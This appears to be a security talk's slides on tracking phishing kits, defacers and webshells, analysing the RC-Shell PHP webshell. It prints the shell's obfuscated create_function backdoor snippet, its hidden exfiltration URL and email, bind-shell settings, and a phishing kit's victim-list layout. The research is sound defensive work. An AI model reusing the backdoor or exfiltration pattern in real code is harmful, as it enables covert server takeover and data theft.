$ wget -O whereami.txt --referer=https://www.maxmind.com/en/locate-my-ip-address https://www.maxmind.com/geoip/
v2.1/city/me
--2016-09-01 07:47:11-- https://www.maxmind.com/geoip/v2.1/city/me
Resolving www.maxmind.com (www.maxmind.com)... 2400:cb00:2048:1::6810:262f, 2400:cb00:2048:1::6810:252f,
104.16.38.47, ...
Connecting to www.maxmind.com (www.maxmind.com)|2400:cb00:2048:1::6810:262f|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1214 (1.2K) [application/vnd.maxmind.com-city+json]
Saving to: 'whereami.txt'
```

```
where-am-i.txt      100%[=====>]      1.19K  --.-KB/s    in 0s
```

```
2016-09-01 07:49:08 (17.1 MB/s) - 'where-am-i.txt' saved [1214/1214]
```

GET Parameters

`http://4w5wihkwyhsav2ha.grandhaus.at/f4qnxw.php?
user_code=17cxpli&user_pass=4750`

Leaked Data


Index of /api

- [Parent Directory](#)
- [block.txt](#)
- [file.tmp](#)
- [get.php](#)
- [visitor.txt](#)

Apache/2.4.12 (Unix) OpenSSL/1.0.1e-fips mod_bwlimited/1.4 Server at [REDACTED] Port 80

- “visitor.txt” format: email|filename|ip
- 11587 lines (potential victims)

Tracking Bad Guys



Tracking Bad Guys



hxxp://www.dias.net.in
hxxp://unitedyouthmission.com/
hxxp://learnwellme.com/
hxxp://www.mekallifestyle.in/
hxxp://politicalvartha.com/
hxxp://www.fundookids.in/

Tracking Bad Guys

```
<html lang="en-US"><head><title>Indonesian-Defacer</title>
<link rel="icon" type="image/x-icon" href="https://blog.rootshell.be/wp-
content/uploads/2012/02/blackhat-nl.png">
<meta property="og:title" content="nginxDEX">
<meta property="description" content="Jemb4t">
<meta property="og:author" content="Jemb4t">
<meta property="og:image" content="http://i.imgur.com/F2KaExC.jpg">
<meta charset="UTF-8">
</head>
<script type="text/javascript">
```


A Nice One?



When Bad Guys Are Pwning Bad Guys...

RC-Shell

- RC-Shell is nice-looking webshell
- Looks “pro”
- Lot of features
- Could be used as a valid administration tool




RC-Shell

- A single PHP file with embedded PNG files

```
$images = array(  
    "small_unk" => "iVBORw0KGgoAAAANSU ...",  
    "unknown" => "iVBORw0KGgoAAAANSU ..."  
);
```

Backdoor?



```
function z8t($i, $o)//run backdoor
{
    $r = @create_function('$o', 'return @' . z7v($o, 0) . '($o);');
    return $r($i);
}
```

Exfiltration

HTTP POST to the following URL:

`hxxp://peterlegere.byethost2[.]com/news/index.php`

Email delivered to <peterlegere51@yahoo.com>

Exfiltration

To: peterlegere51@yahoo.com

Subject: Linux|http://shiva/shells/test2/VW4Zy8Yg.php?act=355jegui86&img=small_home

URL=http://shiva/shells/test2/VW4Zy8Yg.php?act=355jegui86&img=small_home

version=2.0.2011.0827

auth use_auth=0

auth md5_user=098f6bcd4621d373cade4e832627b4f6

auth md5_pass=098f6bcd4621d373cade4e832627b4f6

default_vars language=en

default_vars email=q_q_x_x@yahoo.com

default_vars default_sort=0a

default_vars default_act=tools

default_vars bind_port=31337

default_vars bind_pass=P@55w0rd

default_vars backcon_port=31337

default_vars sql_host=localhost

default_vars sql_user=root

default_vars sql_db=mysql

default_vars sql_table=users

default_vars ftp_user=anonymous

default_vars ftp_pass=anonymous@ftp.com

default_vars downloada=Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR

SERVER_NAME=shiva

SERVER_ADDR=192.168.254.8

SERVER_PORT=80

HTTP_REFERER=http://shiva/shells/test2/VW4Zy8Yg.php

PHP_SELF=/shells/test2/VW4Zy8Yg.php

REQUEST_URI=/shells/test2/VW4Zy8Yg.php?act=355jegui86&img=small_home

SCRIPT_NAME=/shells/test2/VW4Zy8Yg.php

SCRIPT_FILENAME=/var/www/shells/test2/VW4Zy8Yg.php

REMOTE_ADDR=192.168.254.11

Conclusion



Thank You!

```
#!/usr/bin/python
from Audience import questions
try:
    questions.answer()
except:
    grab_beer()
```